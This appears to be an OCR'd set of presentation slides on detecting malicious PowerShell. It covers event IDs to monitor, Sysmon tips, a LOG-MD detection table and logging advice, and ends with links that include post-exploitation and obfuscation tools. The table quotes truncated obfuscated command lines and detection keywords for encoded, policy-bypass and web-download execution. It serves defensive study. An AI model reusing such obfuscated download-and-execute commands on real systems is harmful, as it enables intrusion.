
Windows PowerShell Log

- 800 – Pipeline Execution – What executed
  - Focus on the HostApplication field



Sysmon

- You can catch Not-PowerShell PowerShell execution
- Event ID 7 – Module loads
  - Look for Process that is calling System.Management.* DLLs
- And all the other cool stuff Sysmon collects



How do I hunt for PS?

- Log Management obviously
- What if you do not have fancy Log Management?

How do I hunt for PS?

- Without Log Management?

LOG-MD

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Event_ID	Time	Trigger	Trigger_Detail	Process_Command_Line/Comma
4688	46:27.8	Suspisious Artifact	'-enc' Detected	powershell.exe -encodedcomma
600	46:28.3	Suspisious Artifact	'-enc' Detected	n/a
400	46:28.3	Suspisious Artifact	'-enc' Detected	n/a
4688	46:57.8	Suspisious Artifact	'bypass' Detected	C:\WINDOWS\System32\Window
4688	47:16.5	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2660) BLOCK_SIZE	powershell "iEx((('. ((GEt-v'+'arIa
600	47:17.5	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2658) BLOCK_SIZE	n/a
400	47:17.7	Obfuscation | Exceeded-Block-Size	(138) ' | (264) + | (2658) BLOCK_SIZE	n/a
4688	47:28.5	Suspisious Artifact	'bypass' Detected	C:\WINDOWS\System32\Window
4688	01:33.4	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (558) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	C:\Windows\System32\cmd.exe
4688	01:33.5	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (527) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "'PowerShell ""functi
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4104	01:33.9	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (575) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4688	01:34.0	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	PowerShell "function xwoej([Stri
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4104	01:34.2	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:34.2	Suspisious Artifact	'webclient' Detected | 'download' Detected	n/a
4688	01:42.5	Obfuscation | Exceeded-Block-Size | Suspisious Artifact	(20) ' | (558) BLOCK_SIZE | '-enc' Detected | 'webclient' Detected | 'http' Detected | 'download' Detected	C:\Windows\System32\cmd.exe
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4104	01:43.0	Obfuscation | Suspisious Artifact	(8) ' | 'webclient' Detected | 'http' Detected | 'download' Detected	n/a
4104	01:43.0	Suspisious Artifact	'webclient' Detected | 'download' Detected	n/a
4688	01:53.6	Suspisious Artifact	'bypass' Detected	powershell exp bypass
600	01:53.7	Suspisious Artifact	'bypass' Detected	n/a
400	01:53.7	Suspisious Artifact	'bypass' Detected	n/a
4104	01:53.8	Suspisious Artifact	'bypass' Detected	n/a

Summary

- LOG-MD will check your system and report
- Upgrade to PS v5 – NOW !
- Enable PowerShell logging !
- Use the "***Windows PowerShell Logging Cheat Sheet***" on what to set
- Create Reports and Alerts for the items discussed
- Maybe add Sysmon on a few systems
- Use the "***Windows Splunk and Humio Logging Cheat Sheets***" for some examples of what was discussed
- Send us your improvements and tweaks !!!!
- But **START LOGGING POWERSHELL !!!!**

Resources

- Websites
  - **Log-MD.com** **The tool**
- The "***Windows PowerShell Logging Cheat Sheet(s)***"
  - **MalwareArchaeology.com**

Resources

- https://www.invincea.com/2017/03/powershell-exploit-analyzed-line-by-line/

List of Tools

- https://github.com/emilyanncr/Windows-Post-Exploitation

Obfuscation

- http://www.danielbohannon.com/blog-1/2017/12/2/the-invoke-obfuscation-usage-guide
- http://www.danielbohannon.com/blog-1/2017/12/2/the-invoke-obfuscation-usage-guide-part-2
- https://github.com/danielbohannon/Revoke-Obfuscation
- https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/revoke-obfuscation-report.pdf
- https://www.fireeye.com/blog/threat-research/2017/06/obfuscation-in-the-wild.html

Metasploit Check Logging module

- https://github.com/darkoperator/Meterpreter-Scripts/tree/master/scripts

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